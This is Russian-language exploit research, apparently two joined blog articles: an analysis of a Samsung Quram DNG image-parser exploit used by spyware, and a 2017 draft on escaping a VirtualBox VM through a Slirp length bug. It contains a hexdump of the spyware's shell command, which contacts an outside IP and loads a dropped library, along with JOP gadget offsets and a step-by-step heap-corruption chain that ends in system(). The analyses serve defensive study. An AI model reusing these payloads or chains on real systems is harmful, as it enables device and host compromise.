В разных версиях библиотеки полезные записи находятся по разным смещениям. Сначала эксплойт раскрывает младшие байты `QuramDngOpcode::~QuramDngOpcode`: их младшие 12 бит определяют версию библиотеки, а старший полубайт отражает страничную ASLR. Дополнительные подготовленные подстановки `MapTable` преобразуют это значение в правильное для версии смещение vtable. Затем вторая поддельная таблица копирует выбранный полный указатель в контролируемую память.



Область утечки начинается по смещению необработанного буфера `0xf000` внутри последних 1 040 неизвестных операций. Она извлекает указатели на функции Quram и запись GOT `__system_property_get` из libc, находящиеся в пределах 65 536 байт от vtable.

Подготовка полезной нагрузки


Последующие подстановки `MapTable` корректируют раскрытые указатели, превращая их в гаджеты JOP, и преобразуют указатель GOT libc в `system`. К важным контролируемым слотам относятся:

Смещение в необработанном буфере	Исходный указатель	Значение JOP
`0xf000`	Деструктор ExposureRamp	`qpng_check_fp_number@got.plt`
`0xf038`	ExposureRamp evaluate	`qpng_check_IHDR+624`
`0xf118`, `0xf138`	Деструктор исключения	Гаджет кодировщика JPEG `+64`
`0xf928`	ExposureRamp evaluate	`QURAMWINK_Read_IO2+124`
`0x10928`	`__system_property_get`	`system`

Полный граф объектов JOP занимает область по смещению `0xf000`; длинная команда оболочки хранится по `0x10000`, и то и другое находится в области распылённых неизвестных операций.

```
0000efc0: b0ff f8cc 7f00 0000 1700 0000 0000 0401  ................
0000efd0: 0100 0000 0100 0000 0300 0000 0000 0000  ................
0000efe0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000eff0: 0301 0300 0000 aa44 0000 0000 0000 0000  .......D........
0000f000: 9063 f9cc 7f00 0000 0000 0000 0000 0000  .c..............
0000f010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000f020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000f030: 0000 0000 0000 0000 08c6 e3cc 7f00 0000  ................
0000f040: 0000 0000 0000 0000 0000 0000 1110 1110  ................
0000f050: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f060: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f070: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f080: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f090: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f0a0: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f0b0: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f0c0: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f0d0: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f0e0: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f0f0: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f100: 1110 1110 1110 1110 1110 1110 1110 1110  ................
0000f110: 1110 1110 1110 1110 6446 e1cc 7f00 0000  ........dF......
0000f120: 0422 0422 0422 0422 0422 0422 0422 0422  ."."."."."."."."
0000f130: 0422 0422 0422 0422 6446 e1cc 7f00 0000  ."."."."dF......
0000f140: 0000 0000 0000 0000 0000 0000 1110 1110  ................
0000f150: 1110 1110 1110 1110 1110 1110 1110 1110  ................
```

```
0000ffc0: b0ff f8cc 7f00 0000 1700 0000 0000 0401  ................
0000ffd0: 0100 0000 0100 0000 0300 0000 0000 0000  ................
0000ffe0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000fff0: 0301 0300 0000 7bc3 0000 0000 0000 0000  ......{.........
00010000: 2f73 7973 7465 6d2f 6269 6e2f 7368 202d  /system/bin/sh -
00010010: 6320 2770 696e 6720 2d63 2031 202d 7731  c 'ping -c 1 -w1
00010020: 202d 7020 3230 3636 6331 6438 6365 3238   -p 2066c1d8ce28
00010030: 3334 6631 6662 6231 3239 3666 3964 6361  34f1fbb1296f9dca
00010040: 3733 3431 3920 3931 2e31 3332 2e39 322e  73419 91.132.92.
00010050: 3335 203e 2f64 6576 2f6e 756c 6c20 2620  35 >/dev/null &
00010060: 273b 2070 6964 3d60 6361 7420 2f70 726f  '; pid=`cat /pro
00010070: 632f 7365 6c66 2f73 7461 7420 7c20 6375  c/self/stat | cu
00010080: 7420 2d46 2034 6020 2626 2070 7069 643d  t -F 4` && ppid=
00010090: 6063 6174 202f 7072 6f63 2f24 7069 642f  `cat /proc/$pid/
000100a0: 7374 6174 207c 2063 7574 202d 4620 3460  stat | cut -F 4`
000100b0: 3b20 726d 202d 6620 2f64 6174 612f 6461  ; rm -f /data/da
000100c0: 7461 2f63 6f6d 2e73 616d 7375 6e67 2e69  ta/com.samsung.i
000100d0: 7073 6572 7669 6365 2f66 696c 6573 2f62  pservice/files/b
000100e0: 2e73 6f3b 2072 6d20 2d66 202f 6461 7461  .so; rm -f /data
```



Запуск цепочки JOP

Другая группа записей `DeltaPerColumn` увеличивает смещение объекта `0x22` между смещениями необработанного буфера `0x2800` и `0x6400`. В `QuramDngImage` это прибавляет `0x10000` к указателю необработанного буфера, перенаправляя его на команду оболочки.

Когда список 3 достигает последних неизвестных операций, выполняется контролируемый объект по `0xf000`. `QuramDngOpcode::aboutToApply` вызывает четвёртую запись своей поддельной vtable, начиная следующую цепочку:

Гаджет	Действие
`qpng_read_data`	Копирует указатель поддельной операции в `X19`, а указатель изображения — в `X20`
Гаджет кодировщика JPEG +64	Устанавливает `X1 = QuramDngImage + 0x20`
`QURAMWINK_Read_IO2+124`	Разыменовывает `X1`, получая сдвинутый указатель необработанного буфера
`qpng_check_IHDR+624 → qpng_error`	Копирует указатель команды оболочки в `X19`
Гаджет кодировщика JPEG +64	Перемещает `X19` в `X0`, загружает `system` и вызывает её

Итоговой операцией становится `system(shell_command)` внутри `com.samsung.ipservice`.

Полезная нагрузка

Команда оболочки сначала отправляет ping на `91.132.92.35` с идентификатором кампании, удаляет старые артефакты и ищет в каталогах изображений WhatsApp файл DNG с уникальным маркером. Файл представляет собой полиглот DNG/ZIP: его последние 390 245 байт извлекаются как `z.zip`, а затем распаковываются в `/data/data/com.samsung.ipservice/files/b.so` с установкой разрешения на выполнение.

Команда запускает агент через `LD_PRELOAD`, обновляет таблицу файлов CMH Samsung через URI контент-провайдера, устанавливая маску служб `0x10300` для IPService, FaceService и StoryService, и завершает родительский процесс. Пометка медиафайла как обработанного, вероятно, не позволяет другим службам повторно разобрать изображение эксплойта.

Закрытый выходной путь, доступный для записи только `com.samsung.ipservice`, подтверждает предполагаемый целевой процесс.

Исправление

Samsung без объявления исправила ошибку в апреле 2025 года. Позднее ей присвоили CVE-2025-21042 / SVE-2025-1959, а в декабре Samsung сообщила, что исправление получили все устройства, ещё поддерживаемые программой Security Update.

Исправленный обработчик правильно вычисляет конечную точку и проверяет границы на каждой итерации:

```
last_plane = first_plane + plane_count;

if (first_plane < last_plane && first_plane < image_planes) {
    for (plane = first_plane;
         plane < last_plane && plane < image_planes;
         plane++) {
        apply_delta(image, plane);
    }
}
```

Теперь первая плоскость эксплойта 5125 не проходит проверку `first_plane < image_planes`.

Средства защиты

В библиотеке Quram отсутствовали PAC, BTI или другой механизм контроля целостности потока выполнения, поэтому можно было использовать произвольные адреса гаджетов JOP и поддельные vtable. Рандомизация Scudo была преодолена за счёт большого числа выделений одного класса, создаваемых DNG, а отключённый карантин сделал повторное использование освобождённых фрагментов детерминированным.

Memory Tagging Extension, вероятно, остановило бы как первую перезапись размеров изображения, так и сотни последующих выходящих за границы операций `MapTable`/`DeltaPerColumn`, разрушив эту стратегию.

Заключение

Коды операций DNG образуют мощную необычную машину: после того как одна поверхностная ошибка проверки границ повреждает размеры изображения, собственные преобразования формата предоставляют распыление, обнуление, арифметические записи, утечки ASLR, смешение типов объектов и построение JOP.

Одна доступная уязвимость парсера изображений предоставила шпионскому ПО доступ к медиахранилищу Android-устройства без длинной цепочки эксплуатации. Ошибка была достаточно простой для обнаружения при проверке кода или фаззинге, а последующие исследования Quram уже выявили дополнительные проблемы.

Нестандартное мышление [восстановленный черновик 2017 года]

Предисловие

Привет из будущего!

Эту статью я первоначально набросал в начале 2017 года. Я написал то, что задумывал как первую половину статьи — о выходе из виртуальной машины в процесс VirtualBox пользовательского пространства хоста с помощью CVE-2017-3558, — но так и не собрался написать вторую половину, о переходе из процесса VirtualBox пользовательского пространства хоста в ядро хоста, а со временем почти забыл об этом старом черновике… Однако было бы немного грустно навсегда оставить его гнить, поэтому теперь, через восемь лет после создания, я решил добавить его в очередь нашего блога. Сейчас я отредактировал текст совсем немного: добавил несколько ссылок и исправил грамматику, но он по-прежнему почти такой же, каким был тогда.

Читая эту статью, помните: если не указано иное, она описывает ситуацию на 2017 год. Хотя значительная часть рассмотренного кода, похоже, с тех пор почти не изменилась…

Введение

Программное обеспечение виртуальных машин обычно предлагает несколько сетевых режимов, включая NAT, при котором трафик виртуальной машины выглядит как обычный трафик хост-системы. И QEMU, и VirtualBox используют для этого форки Slirp. На домашней странице Slirp описывается так:

> Slirp эмулирует соединение PPP или SLIP через обычный терминал. Это настоящее соединение PPP или SLIP, защищённое межсетевым экраном ради безопасности пользователей. Оно позволяет быстро подключить Palm Pilot к Интернету через компьютер с Unix или Linux!!! Вам не придётся возиться с `/etc/inetd.conf` или `/etc/ppp/options` в своей системе.

Slirp хорошо подходит как основа сети виртуальной машины, поскольку может разбирать необработанные IP-пакеты, поступающие от эмулируемого сетевого адаптера, и пересылать их содержимое в сеть через обычные непривилегированные сетевые API операционной системы хоста. Поэтому Slirp может работать в пользовательском пространстве хоста и не требует специальной поддержки ядра.

QEMU и VirtualBox используют не исходный код Slirp напрямую, а исправленные версии, где, например, удалена функция настройки перенаправления портов посредством обращения к специальному IP-адресу. Особенно сильно код Slirp изменён в VirtualBox.


В статье описывается ошибка VirtualBox и способ её эксплуатации. Некоторые части зависят от операционной системы хоста; в таких случаях рассматривается Linux.

Пакетная куча VirtualBox

Версия Slirp в VirtualBox использует собственный зональный распределитель для хранения данных пакетов, в частности входящих кадров Ethernet. У каждого сетевого интерфейса NAT есть своя зона (`zone_clust`) с `nmbclusters=1024+32*64=3072` фрагментами размером `MCLBYTES=2048`. Исходный список свободных элементов каждой зоны начинается с конца зоны с высокими адресами и линейно движется к концу с низкими адресами.

Куча использует встроенные метаданные; каждому фрагменту предшествует следующая структура:

```
struct item {
  uint32_t magic; // (always 0xdead0001)
  uma_zone_t zone; // (pointer to the zone; uma_zone_t is struct uma_zone *)
  uint32_t ref_count;
  struct {
    struct type *le_next; // (next element)
    struct type **le_prev; // (address of previous le_next)
  } list; // (entry in the freelist or in used_items, the list of used heap chunks)
};
```



Фрагменты освобождаются через цепочку методов `m_freem -> m_free -> mb_free_ext -> uma_zfree -> uma_zfree_arg -> slirp_uma_free`. Функция `uma_zfree_arg()` принимает указатели на настоящую структуру зоны и данные фрагмента, проверяет несколько утверждений, а затем вызывает `slirp_uma_free()` как `zone->pfFree()`:

```
void uma_zfree_arg(uma_zone_t zone, void *mem, void *flags) {
  struct item *it;
  [...]
  it = &((struct item *)mem)[-1];
  Assert((it->magic == ITEM_MAGIC));
  Assert((zone->magic == ZONE_MAGIC && zone == it->zone));

  zone->pfFree(mem, 0, 0); // (zone->pfFree is slirp_uma_free)
  [...]
}
```

К сожалению, `Assert()` через `#define` превращается в пустую операцию в сборках выпуска: условие проверяется только в «строгих» сборках. На странице загрузки VirtualBox предлагаются обычные, нестрогие сборки выпуска.

Затем выполняется `slirp_uma_free()`:

```
static void slirp_uma_free(void *item, int size, uint8_t flags) {
  struct item *it;
  uma_zone_t zone;
  [...]
  it = &((struct item *)item)[-1];
```

```
  [...]
  zone = it->zone;
  [...]
  LIST_REMOVE(it, list);
  if (zone->pfFini) {
    zone->pfFini(zone->pData, item, (int /*sigh*/)zone->size);
  }
  if (zone->pfDtor) {
    zone->pfDtor(zone->pData, item, (int /*sigh*/)zone->size, NULL);
  }
  LIST_INSERT_HEAD(&zone->free_items, it, list);
}
```

`slirp_uma_free()` берёт указатель зоны из заголовка фрагмента. Поскольку `Assert()` исключён при компиляции, указатель никак не проверяется на принадлежность настоящей зоне: атакующий, способный перезаписать заголовок фрагмента, может заставить метод использовать произвольный указатель зоны. Затем выполняется член зоны `pfFini`, а значит, атакующий, способный направить `it->zone` на контролируемые данные, может выполнить произвольный вызов метода такого вида:

```
{controlled pointer}({controlled pointer}, {pointer to packet data}, {controlled u32});
```

Поскольку двоичный файл VirtualBox, по крайней мере в Linux, не является перемещаемым и содержит `memcpy()` в разделе PLT, это можно превратить в примитив записи, использовав статический адрес записи PLT для `memcpy()` как адрес функции:

```
memcpy(dest={controlled pointer}, src={packet data}, n={controlled u32})
```

Таким образом, хотя пакетная куча содержит мало интересных данных, повреждение памяти кучи, затрагивающее заголовки фрагментов, всё равно позволяет довольно легко скомпрометировать процесс VirtualBox.

Уязвимость

В наборе изменений 23155 следующий код был добавлен в начало `ip_input()`, метода обработки входящих IP-пакетов от виртуальной машины, до какой-либо проверки IP-заголовков. `m` указывает на структуру буфера, содержащую указатель на данные пакета и их фактическую длину, а `ip` — на IP-заголовок внутри недоверенных данных пакета. `RT_N2H_U16()` выполняет преобразование порядка байтов.

```
if (m->m_len != RT_N2H_U16(ip->ip_len))
  m->m_len = RT_N2H_U16(ip->ip_len);
```

Этот код перезаписывает доверенную длину буфера содержимым недоверенного поля длины из IP-пакета. Это особенно опасно, поскольку все проверки безопасности предполагают корректность `m->m_len`: две добавленные строки фактически делают бесполезными все последующие проверки длины.

Позднее, в наборе изменений 59063, над этими строками добавили следующий комментарий:

```
/*
 * XXX: TODO: this is most likely a leftover spooky action at
 * a distance from alias_dns.c host resolver code and can be
 * g/c'ed.
 */
if (m->m_len != RT_N2H_U16(ip->ip_len))
  m->m_len = RT_N2H_U16(ip->ip_len);
```

Один из прямых способов использовать ошибку — отправить небольшой пакет `ICMP_ECHO` с большим `ip_len` на адрес `10.0.2.3`, заставив Slirp вернуть более крупный `ICMP_ECHOREPLY` с выходящими за границы данными кучи. Однако Slirp проверяет правильность контрольной суммы

ICMP, поэтому атакующему приходится угадывать 16-разрядную контрольную сумму выходящих за границы данных кучи, которые он пытается раскрыть. Хотя её можно подобрать перебором, это неэлегантно. Более простой способ раскрыть данные кучи использует UDP и вспомогательную машину по другую сторону NAT, например в Интернете. UDP также содержит 16-разрядную контрольную сумму данных пакета, но, в отличие от ICMP, интерпретирует нулевую сумму как указание «не проверять контрольную сумму». Поэтому отправка UDP-пакета с нулевой контрольной суммой и ложной длиной в IP-заголовке позволяет надёжно раскрывать выходящие за границы данные кучи. Поскольку `ip_len` может превышать размер фрагмента, так можно также раскрывать заголовки и содержимое последующих фрагментов, получая информацию о состоянии и расположении кучи и адресе `struct uma_zone`.

Следующий шаг — каким-либо образом использовать ошибку для повреждения заголовков фрагментов. Большая часть кода только читает входящие пакеты; однако когда пакет с параметрами IP поступает в `udp_input()` или `tcp_input()`, полезная нагрузка IP, то есть заголовок пакета TCP или UDP и всё после него, перемещается поверх параметров IP с помощью `ip_stripoptions()`:

```
void ip_stripoptions(struct mbuf *m, [...])
{
  register int i;
  struct ip *ip = mtod(m, struct ip *);
  register caddr_t opts;
  int olen;
  NOREF(mopt); /** @todo do we really will need this options buffer? */

  olen = (ip->ip_hl<<2) - sizeof(struct ip);
  opts = (caddr_t)(ip + 1);
  i = m->m_len - (sizeof(struct ip) + olen);
  memcpy(opts, opts + olen, (unsigned)i);
  m->m_len -= olen;

  ip->ip_hl = sizeof(struct ip) >> 2;
}
```


Таким образом, отправив TCP- или UDP-пакет с параметрами IP и ложной длиной, превышающей размер фрагмента кучи, можно переместить полезную нагрузку следующего фрагмента поверх соответствующего заголовка фрагмента кучи.

Эксплуатация: переход в пользовательское пространство хоста

В этой части статьи я покажу, как выйти из виртуальной машины и выполнять произвольные команды оболочки в хост-системе с помощью `system()`.

Если достаточно большая часть пакетной кучи не используется, поведение распределителя можно упростить, выделив всю фрагментированную память кучи и оставив только нетронутый список свободных элементов, линейно выделяющий фрагменты по убыванию адресов, как показано в начале статьи. Фрагменты кучи можно выделять, отправляя IP-пакеты с установленным битом «more fragments»: такие пакеты должны храниться в памяти, пока не будут получены остальные фрагменты или не будет достигнуто максимальное число ожидающих фрагментов. Атака, оптимизированная для максимальной надёжности, вероятно, выбрала бы более сложный путь и использовала подход, работающий с произвольно фрагментированной кучей.

Первый шаг — поместить в память команду для `system()` и определить её адрес. Для этого, предполагая линейный рост списка свободных элементов вниз, атакующий может сначала отправить IP-фрагмент с командой оболочки, заставив сохранить его, а затем — подготовленный UDP-пакет для утечки данных:




(Примечание: теперь `le_prev` *и* `le_next` *являются указателями в списке используемых фрагментов кучи (*`free_items`*), а не в списке свободных элементов, поэтому указатель* `le_next` *направлен вверх.)*

Хотя раскрытые данные не содержат указателя на фрагмент с командой оболочки, в них есть указатели на заголовки соседних фрагментов, по которым можно вычислить адрес команды.


Следующий большой шаг — определить адрес `system()`. Поскольку записи PLT для `system()` нет, не существует фиксированного адреса, на который атакующий мог бы перейти для её вызова. Однако по содержимому глобальной таблицы смещений атакующий может сначала вычислить смещения между символами libc и использовать их для определения версии libc, а затем по записи GOT и известному смещению `system()` относительно адреса, на который указывает запись GOT в этой версии libc, вычислить адрес `system()`. К сожалению, похоже, что напрямую прочитать GOT с помощью ошибки удобным способом нельзя, поэтому приходится действовать несколько некрасиво.

Ошибку можно использовать как примитив записи, вызывая `memcpy()` способом, описанным в разделе «Пакетная куча VirtualBox». В общем случае функции вызываются через ошибку следующим образом:

Сначала атакующий помещает в память поддельную `struct uma_zone` — заголовок зоны — и определяет адрес поддельной `struct uma_zone` так же, как ранее размещалась команда оболочки. Затем он отправляет пакет с поддельной `struct vmox_heap_item`, то есть заголовком фрагмента, и перемещает её поверх настоящего заголовка с помощью соседнего UDP-пакета с ложным полем длины и параметрами IP:




В результате получается фрагмент с контролируемым атакующим заголовком, указывающим на поддельную `struct uma_zone`:



Затем этот фрагмент можно освободить, отправив соответствующий второй IP-фрагмент, что вызовет член `pfFini` поддельной `uma_zone` с аргументами `zone->pData` (контролируется атакующим), `item` (данные непосредственно после поддельного заголовка фрагмента) и `zone->size` (также контролируется атакующим).

В случае `memcpy()` существует одна проблема: поддельный IP-заголовок должен быть корректным, иначе пакет может не распознаться при повторной сборке фрагментов. Поэтому для полезной нагрузки можно использовать только пространство, обычно занимаемое 14-байтным заголовком Ethernet; для записи более крупной нагрузки необходимо сделать несколько вызовов функции.

Теперь с помощью примитива записи можно раскрыть содержимое GOT, перезаписав память следующим образом; изменённые части отмечены красным:



Сначала в начало GOT, доступной для записи и находящейся по фиксированному адресу, помещается поддельный заголовок фрагмента кучи. Поскольку после запуска процесса VirtualBox выполняется только библиотечный код, повреждение начала GOT не создаёт проблем. Указатель `le_next` поддельного заголовка направлен на настоящий фрагмент, который сейчас находится в нетронутой области исходного списка свободных элементов. Затем атакующий перезаписывает указатель головы списка `free_items.lh_first` в заголовке зоны, и поддельный фрагмент в GOT возвращается при будущем законном выделении.

После этого атакующий может отправить ещё один UDP-пакет с ложным полем длины в IP-заголовке. Пакет будет помещён в начало GOT, а выходящие за границы данные после него раскроются — иными словами, будут раскрыты оставшиеся обычные записи GOT.

Теперь атакующий может определить расположение `system()` и вызвать `system()` с полностью контролируемым аргументом.

Заключение [из будущего]

Как я отметил во введении, похоже, что с момента обнаружения этой ошибки в 2017 году почти весь относящийся к ней код изменился незначительно. Думаю, если сегодня найти похожую ошибку в сетевом коде VirtualBox, её, вероятно, всё ещё можно будет эксплуатировать аналогичным образом.

